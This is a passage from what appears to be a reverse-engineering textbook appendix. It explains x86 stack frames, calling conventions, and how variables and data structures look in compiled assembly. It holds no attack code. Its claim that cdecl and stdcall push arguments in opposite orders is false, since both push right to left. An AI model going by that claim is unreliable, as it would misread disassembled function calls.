`ENTER` sets up a stack frame by pushing EBP into the stack and setting it to point to the top of the local variable area (see Figure C.1). `ENTER` also supports the management of nested stack frames, usually within the same procedure (in languages that support such nested blocks). For nesting to work, the code issuing the `ENTER` code must specify the current nesting level (which makes this feature less relevant for implementing actual procedure calls). When a nesting level is provided, the instruction stores the pointer to the beginning of every currently active stack frame in the procedure’s stack frame. The code can then use those pointers for accessing the other currently active stack frames.




Figure C.1 Layout of the stack and of a stack frame.

ENTER is a highly complex instruction that performs the work of quite a few instructions. Internally, it is implemented using a fairly lengthy piece of microcode, which creates some performance problems. For this reason most compilers seem to avoid using ENTER, even if they support nested code blocks

for languages such as C and C++. Such compilers simply ignore the existence of code blocks while arranging the procedure's local stack layout and place all local variables in a single region.

The `LEAVE` instruction is `ENTER`'s counterpart. `LEAVE` simply restores **ESP** and **EBP** to their previously stored values. Because `LEAVE` is a much simpler instruction, many compilers seem to use it in their function epilogue (even though `ENTER` is not used in the prologue).

Calling Conventions

A calling convention defines how functions are called in a program. Calling conventions are relevant to this discussion because they govern the way data (such as parameters) is arranged on the stack when a function call is made. It is important that you develop an understanding of calling conventions because you will be constantly running into function calls while reversing, and because properly identifying the calling conventions used will be very helpful in gaining an understanding of the program you're trying to decipher.

Before discussing the individual calling conventions, I should discuss the basic function call instructions, `CALL` and `RET`. The `CALL` instruction pushes the current instruction pointer (it actually stores the pointer to the instruction that *follows* the `CALL`) onto the stack and performs an unconditional jump into the new code address.

The `RET` instruction is `CALL`'s counterpart, and is the last instruction in pretty much every function. `RET` pops the return address (stored earlier by `CALL`) into the **EIP** register and proceeds execution from that address.

The following sections go over the most common calling conventions and describe how they are implemented in assembly language.

The cdecl Calling Convention

The `cdecl` calling convention is the standard C and C++ calling convention. The unique feature it has is that it allows functions to receive a dynamic number of parameters. This is possible because the caller is responsible for restoring the stack pointer after making a function call. Additionally, `cdecl` functions receive parameters in the reverse order compared to the rest of the calling conventions. The first parameter is pushed onto the stack first, and the last parameter is pushed last. Identifying `cdecl` calls is fairly simple: Any function that takes one or more parameters and ends with a simple `RET` with no operands is most likely a `cdecl` function.

The fastcall Calling Convention

As the name implies, `fastcall` is a slightly higher-performance calling convention that uses registers for passing the first two parameters passed to a function. The rest of the parameters are passed through the stack. `fastcall` was originally a Microsoft specific calling convention but is now supported by most major compilers, so you can expect to see it quite frequently in modern programs. `fastcall` always uses `ECX` and `EDX` to store the first and second function parameters, respectively.

The stdcall Calling Convention

The `stdcall` calling convention is very common in Windows because it is used by every Windows API and system function. `stdcall` is the opposite of `cdecl` in terms of argument passing method and order. `stdcall` functions receive parameters in the reverse order compared to `cdecl`, meaning that the last parameter an `stdcall` function takes is pushed to the stack first. Another important difference between the two is that `stdcall` functions are responsible for clearing their own stack, whereas in `cdecl` that's the caller's responsibility. `stdcall` functions typically use the `RET` instruction for clearing the stack. The `RET` instruction can optionally receive an operand that specifies the number of bytes to clear from the stack after jumping back to the caller. This means that in `stdcall` functions the operand passed to `RET` often exposes the number of bytes passed as parameters, meaning that if you divide that number by 4 you get the number of parameters that the function receives. This can be a very helpful hint for both identifying `stdcall` functions while reversing and for determining how many parameters such functions take.

The C++ Class Member Calling Convention (thiscall)

This calling convention is used by the Microsoft and Intel compilers when a C++ method function with a static number of parameters is called. A quick technique for identifying such calls is to remember that any function call sequence that loads a valid pointer into `ECX` and pushes parameters onto the stack, but *without* using `EDX`, is a C++ method function call. The idea is that because every C++ method must receive a class pointer (called the `this` pointer) and is likely to use that pointer extensively, the compiler uses a more efficient technique for passing and storing this particular parameter.

For member functions with a dynamic number of parameters, compilers tend to use `cdecl` and simply pass the `this` pointer as the first parameter on the stack.

Basic Data Constructs

The following sections deal with the most basic data constructs from a high-level perspective and describe how they are implemented by compilers in the low-level realm. These are the most basic elements in programming such as global variables, local variables, constants, and so on. The benefit of learning how these constructs are implemented is that this knowledge can really simplify the process of identifying such constructs while reversing.

Global Variables

In most programs the data hierarchy starts with one or more global variables. These variables are used as a sort of data root when program data structures are accessed. Often uncovering and mapping these variables is required for developing an understanding of a program. In fact, I often consider searching and mapping global variables to be the first logical step when reversing a program.

In most environments, global variables are quite easy to locate. Global variables typically reside in fixed addresses inside the executable module's data section, and when they are accessed, a hard-coded address must be used, which really makes it easy to spot code that accesses such variables. Here is a quick example:

```
mov    eax, [00403038]
```

This is a typical instruction that reads a value from a global variable. You pretty much know for a fact that this is a global variable because of that hard-coded address, 0x00403038. Such hard-coded addresses are rarely used by compilers for anything other than global variables. Still, there are several other cases in which compilers use hard-coded addresses, which are discussed in the sidebar titled “Static Variables” and in several other places throughout this appendix.

Local Variables

Local variables are used by programmers for storing any kind of immediate values required by the current function. This includes counters, pointers, and other short-term information. Compilers have two primary options for managing local variables: They can be placed on the stack or they can be stored in a register. These two options are discussed in the next sections.

STATIC VARIABLES

The `static` keyword has different effects on different kinds of objects. When applied to global variables (outside of a function), `static` limits their scope to the current source file. This information is usually not available in the program binaries, so reversers are usually blind to the use of the `static` keyword on global variables.

When applied to a local variable, the `static` keyword simply converts the variable into a global variable placed in the module's data section. The reality is, of course, that such a variable would only be visible to the function in which it's defined, but that distinction is invisible to reversers. This restriction is enforced at compile time. The only way for a reverser to detect a `static` local variable is by checking whether that variable is exclusively accessed from within a single function. Regular global variables are likely (but not guaranteed) to be accessed from more than one function.

Stack-Based

In many cases, compilers simply preallocate room in the function's stack area for the variable. This is the area on the stack that's right below (or before) the return address and stored base pointer. In most stack frames, EBP points to the end of that region, so that any code requiring access to a local variable must use EBP and subtract a certain offset from it, like this:

```
mov     eax, [ebp - 0x4]
```

This code reads from `EBP - 4`, which is usually the beginning of the local variable region. The specific data type of the variable is not known from this instruction, but it is obvious that the compiler is treating this as a full 32-bit value from the fact that EAX is used, and not one of the smaller register sizes. Note that because this variable is accessed using what is essentially a hard-coded offset from EBP, this variable and others around it must have a fixed, predetermined size.

Mapping and naming the local variables in a function is a critical step in the reversing process. Afterward, the process of deciphering the function's logic and flow becomes remarkably simpler!

Overwriting Passed Parameters

When developers need to pass parameters that can be modified by the called function and read back by the caller, they just pass their parameters by reference instead of by value. The idea is that instead of actually pushing the *value*

of parameters onto the stack, the caller pushes an address that points to that value. This way, when the called function receives the parameter, it can read the value (by accessing the passed memory address) and write back to it by simply writing to the specified memory address.

This fact makes it slightly easier for reversers to figure out what's going on. When a function is writing into the parameter area of the stack, you know that it is probably just using that space to hold some extra variables, because functions rarely (if ever) return values to their caller by writing back to the parameter area of the stack.

Register-Based

Performance-wise, compilers always strive to store all local variables in registers. Registers are always the most efficient way to store immediate values, and using them always generates the fastest and smallest code (smallest because most instructions have short preassigned codes for accessing registers). Compilers usually have a separate register allocator component responsible for optimizing the generated code's usage of registers. Compiler designers often make a significant effort to optimize these components so that registers are allocated as efficiently as possible because that can have a substantial impact on overall program size and efficiency.

There are several factors that affect the compiler's ability to place a local variable in a register. The most important one is space. There are eight general-purpose registers in IA-32 processors, two of which are used for managing the stack. The remaining six are usually divided between the local variables as efficiently as possible. One important point for reversers to remember is that most variables aren't used for the entire lifetime of the function and can be reused. This can be confusing because when a variable is overwritten, it might be difficult to tell whether the register still *represents* the same thing (meaning that this is the same old variable) or if it now represents a brand-new variable. Finally, another factor that forces compilers to use memory addresses for local variables is when a variable's address is taken using the `&` operator—in such cases the compiler has no choice but to place the local variable on the stack.

Imported Variables

Imported variables are global variables that are stored and maintained in another binary module (meaning another dynamic module, or DLL). Any binary module can declare global variables as “exported” (this is done differently in different development platforms) and allow other binaries loaded into the same address space access to those variables.

THE REGISTER AND VOLATILE KEYWORDS

Another factor that affects a compiler's allocation of registers for local variable use is the `register` and `volatile` keywords in C and C++. `register` tells the compiler that this is a heavily used variable that should be placed in a register if possible. It appears that because of advances in register allocation algorithms some compilers have started ignoring this keyword and rely exclusively on their internal algorithms for register allocation. At the other end of the spectrum, the `volatile` keyword tells the compiler that other software or hardware components might need to asynchronously read and write to the variable and that it must therefore be always updated (meaning that it cannot be cached in a register). The use of this keyword forces the compiler to use a memory location for the variable.

Neither the `register` nor the `volatile` keyword leaves obvious marks in the resulting binary code, but use of the `volatile` keyword can sometimes be detected. Local variables that are defined as `volatile` are *always* accessed directly from memory, regardless of how many registers are available. That is a fairly unusual behavior in code generated by modern compilers. The `register` keyword appears to leave no easily distinguishable marks in a program's binary code.

Imported variables are important for reversers for several reasons, the most important being that (unlike other variables) they are usually *named*. This is because in order to export a variable, the exporting module and the importing module must both reference the same variable name. This greatly improves readability for reversers because they can get at least some idea of what the variable contains through its name. It should be noted that in some cases imported variables might not be named. This could be either because they are exported by *ordinals* (see Chapter 3) or because their names were intentionally mangled during the build process in order to slow down and annoy reversers.

Identifying imported variables is usually fairly simple because accessing them always involves an additional level of indirection (which, incidentally, also means that using them incurs a slight performance penalty).

A low-level code sequence that accesses an imported variable would usually look something like this:

```
mov
eax, DWORD PTR [IATAddress]
mov
ebx, DWORD PTR [eax]
```

In itself, this snippet is quite common—it is code that indirectly reads data from a pointer that points to another pointer. The giveaway is the value of `IATAddress`. Because this pointer points to the module's Import Address Table, it is relatively easy to detect these types of sequences.

The bottom line is that any double-pointer indirection where the first pointer is an immediate pointing to the current module's Import Address Table should be interpreted as a reference to an imported variable.

Constants

C and C++ provide two primary methods for using constants within the code. One is interpreted by the compiler's preprocessor, and the other is interpreted by the compiler's front end along with the rest of the code.

Any constant defined using the `#define` directive is replaced with its value in the preprocessing stage. This means that specifying the constant's name in the code is equivalent to typing its value. This almost always boils down to an immediate embedded within the code.

The other alternative when defining a constant in C/C++ is to define a global variable and add the `const` keyword to the definition. This produces code that accesses the constant just as if it were a regular global variable. In such cases, it may or may not be possible to confirm that you're dealing with a constant. Some development tools will simply place the constant in the data section along with the rest of the global variables. The enforcement of the `const` keyword will be done at compile time by the compiler. In such cases, it is impossible to tell whether a variable is a constant or just a global variable that is never modified.

Other development tools might arrange global variables into two different sections, one that's both readable and writable, and another that is read-only. In such a case, all constants will be placed in the read-only section and you will get a nice hint that you're dealing with a constant.

Thread-Local Storage (TLS)

Thread-local storage is useful for programs that are heavily thread-dependent and then maintain per-thread data structures. Using TLS instead of using regular global variables provides a highly efficient method for managing thread-specific data structures. In Windows there are two primary techniques for implementing thread-local storage in a program. One is to allocate TLS storage using the TLS API. The TLS API includes several functions such as `TlsAlloc`, `TlsGetValue`, and `TlsSetValue` that provide programs with the ability to manage a small pool of thread-local 32-bit values.

Another approach for implementing thread-local storage in Windows programs is based on a different approach that doesn't involve any API calls. The idea is to define a global variable with the `declspec(thread)` attribute that places the variable in a special thread-local section of the image executable. In such cases the variable can easily be identified while reversing as thread local because it will point to a different image section than the rest of the global

variables in the executable. If required, it is quite easy to check the attributes of the section containing the variable (using a PE-dumping tool such as DUMPBIN) and check whether it's thread-local storage. Note that the `thread` attribute is generally a Microsoft-specific compiler extension.

Data Structures

A data structure is any kind of data construct that is specifically laid out in memory to meet certain program needs. Identifying data structures in memory is not always easy because the philosophy and idea behind their organization are not always known. The following sections discuss the most common layouts and how they are implemented in assembly language. These include generic data structures, arrays, linked lists, and trees.

Generic Data Structures

A generic data structure is any chunk of memory that represents a collection of fields of different data types, where each field resides at a constant distance from the beginning of the block. This is a very broad definition that includes anything defined using the `struct` keyword in C and C++ or using the `class` keyword in C++. The important thing to remember about such structures is that they have a static arrangement that is defined at compile time, and they usually have a static size. It is possible to create a data structure where the last member is a variable-sized array and that generates code that dynamically allocates the structure in runtime based on its calculated size. Such structures rarely reside on the stack because normally the stack only contains fixed-size elements.

Alignment

Data structures are usually aligned to the processor's native word-size boundaries. That's because on most systems unaligned memory accesses incur a major performance penalty. The important thing to realize is that even though data structure member sizes might be smaller than the processor's native word size, compilers usually align them to the processor's word size.

A good example would be a Boolean member in a 32-bit-aligned structure. The Boolean uses 1 bit of storage, but most compilers will allocate a full 32-bit word for it. This is because the wasted 31 bits of space are insignificant compared to the performance bottleneck created by getting the rest of the data structure out of alignment. Remember that the smallest unit that 32-bit processors can directly address is usually 1 byte. Creating a 1-bit-long data member means that in order to access this member and every member that comes after it, the processor would not only have to perform unaligned memory accesses, but also quite

a bit of shifting and ANDing in order to reach the correct member. This is only worthwhile in cases where significant emphasis is placed on lowering memory consumption.

Even if you assign a full byte to your Boolean, you'd still have to pay a significant performance penalty because members would lose their 32-bit alignment. Because of all of this, with most compilers you can expect to see mostly 32-bit-aligned data structures when reversing.

Arrays

An array is simply a list of data items stored sequentially in memory. Arrays are the simplest possible layout for storing a list of items in memory, which is probably the reason why arrays accesses are generally easy to detect when reversing. From the low-level perspective, array accesses stand out because the compiler almost always adds some kind of variable (typically a register, often multiplied by some constant value) to the object's base address. The only place where an array can be confused with a conventional data structure is where the source code contains hard-coded indexes into the array. In such cases, it is impossible to tell whether you're looking at an array or a data structure, because the offset could either be an array index or an offset into a data structure.

Unlike generic data structures, compilers don't typically align arrays, and items are usually placed sequentially in memory, without any spacing for alignment. This is done for two primary reasons. First of all, arrays can get quite large, and aligning them would waste huge amounts of memory. Second, array items are often accessed *sequentially* (unlike structure members, which tend to be accessed without any sensible order), so that the compiler can emit code that reads and writes the items in properly sized chunks regardless of their real size.

Generic Data Type Arrays

Generic data type arrays are usually arrays of pointers, integers, or any other single-word-sized items. These are very simple to manage because the index is simply multiplied by the machine's word size. In 32-bit processors this means multiplying by 4, so that when a program is accessing an array of 32-bit words it must simply multiply the desired index by 4 and add that to the array's starting address in order to reach the desired item's memory address.

Data Structure Arrays

Data structure arrays are similar to conventional arrays (that contain basic data types such as integers, and so on), except that the item size can be any value, depending on the size of the data structure. The following is an average data-structure array access code.

```
mov     eax, DWORD PTR [ebp - 0x20]
shl     eax, 4
mov     ecx, DWORD PTR [ebp - 0x24]
cmp     DWORD PTR [ecx+eax+4], 0
```

This snippet was taken from the middle of a loop. The `ebp - 0x20` local variable seems to be the loop's counter. This is fairly obvious because `ebp - 0x20` is loaded into `EAX`, which is shifted left by 4 (this is the equivalent of multiplying by 16, see Appendix B). Pointers rarely get multiplied in such a way—it is much more common with array indexes. Note that while reversing with a live debugger it is slightly easier to determine the purpose of the two local variables because you can just take a look at their values.

After the multiplication `ECX` is loaded from `ebp - 0x24`, which seems to be the array's base pointer. Finally, the pointer is added to the multiplied index plus 4. This is a classic data-structure-in-array sequence. The first variable (`ECX`) is the base pointer to the array. The second variable (`EAX`) is the current byte offset into the array. This was created by multiplying the current logical index by the size of each item, so you now know that each item in your array is 16 bytes long. Finally, the program adds 4 because this is how it accesses a specific member within the structure. In this case the second item in the structure is accessed.

Linked Lists

Linked lists are a popular and convenient method of arranging a list in memory. Programs frequently use linked lists in cases where items must frequently be added and removed from different parts of the list. A significant disadvantage with linked lists is that items are generally not directly accessible through their index, as is the case with arrays (though it would be fair to say that this only affects certain applications that need this type of direct access). Additionally, linked lists have a certain memory overhead associated with them because of the inclusion of one or two pointers along with every item on the list.

From a reversing standpoint, the most significant difference between an array and a linked list is that linked list items are scattered in memory and each item contains a pointer to the next item and possibly to the previous item (in doubly linked lists). This is different from array items which are stored sequentially in memory. The following sections discuss singly linked lists and doubly linked lists.

Singly Linked Lists

Singly linked lists are simple data structures that contain a combination of the “payload”, and a “next” pointer, which points to the next item. The idea is that the position of each item in memory has nothing to do with the logical order of items in the list, so that when item order changes, or when items are added and removed, no memory needs to be copied. Figure C.2 shows how a linked list is arranged logically and in memory.

The following code demonstrates how a linked list is traversed and accessed in a program:

```

mov     esi, DWORD PTR [ebp + 0x10]
test    esi, esi
je      AfterLoop
LoopStart:
mov     eax, DWORD PTR [esi+88]
mov     ecx, DWORD PTR [esi+84]
push    eax
push    ecx
call    ProcessItem
test    al, al
jne     AfterLoop
mov     esi, DWORD PTR [esi+196]
test    esi, esi
jne     LoopStart
AfterLoop:
...
```

This code section is a common linked-list iteration loop. In this example, the compiler has assigned the current item’s pointer into `ESI`—what must have been called `pCurrentItem` (or something of that nature) in the source code. In the beginning, the program loads the current item variable with a value from `ebp + 0x10`. This is a parameter that was passed to the current function—it is most likely the list’s head pointer.

The loop’s body contains code that passes the values of two members from the current item to a function. I’ve named this function `ProcessItem` for the sake of readability. Note that the return value from this function is checked and that the loop is interrupted if that value is nonzero.

If you take a look near the end, you will see the code that accesses the current item’s “next” member and replaces the current item’s pointer with it. Notice that the offset into the next item is 196. That is a fairly high number, indicating that you’re dealing with large items, probably a large data structure. After loading the “next” pointer, the code checks that it’s not `NULL` and breaks the loop if it is. This is most likely a `while` loop that checks the value of `pCurrentItem`. The following is the original source code for the previous assembly language snippet.




Figure C.2 Logical and in-memory arrangement of a singly linked list.

```
PLIST_ITEM    pCurrentItem = pListHead
while (pCurrentItem)
{
    if (ProcessItem(pCurrentItem->SomeMember,
                    pCurrentItem->SomeOtherMember))
        break;

    pCurrentItem = pCurrentItem->pNext;
}
```

Notice how the source code uses a `while` loop, even though the assembly language version clearly used an `if` statement at the beginning, followed by a `do...while()` loop. This is a typical loop optimization technique that was mentioned in Appendix A.

Doubly Linked Lists

A doubly linked list is the same as a singly linked list with the difference that each item also contains a “previous” pointer that points to the previous item in the list. This makes it very easy to delete an item from the middle of the list, which is not a trivial operation with singly linked lists. Another advantage is that programs can traverse the list backward (toward the beginning of the list) if they need to. Figure C.3 demonstrates how a doubly linked list is arranged logically and in memory.

Trees

A binary tree is essentially a compromise between a linked list and an array. Like linked lists, trees provide the ability to quickly add and remove items (which can be a very slow and cumbersome affair with arrays), *and* they make items very easily accessible (though not as easily as with a regular array).

Binary trees are implemented similarly to linked lists where each item sits separately in its own block of memory. The difference is that with binary trees the links to the other items are based on their value, or index (depending on how the tree is arranged on what it contains).

A binary tree item usually contains two pointers (similar to the “prev” and “next” pointers in a doubly linked list). The first is the “left-hand” pointer that points to an item or group of items of lower or equal indexes. The second is the “right-hand” pointer that points items of higher indexes. When searching a binary tree, the program simply traverses the items and jumps from node to node looking for one that matches the index it’s looking for. This is a very efficient method for searching through a large number of items. Figure C.4 shows how a tree is laid out in memory and how it’s logically arranged.




Figure C.3 Doubly linked list layout—logically and in memory.

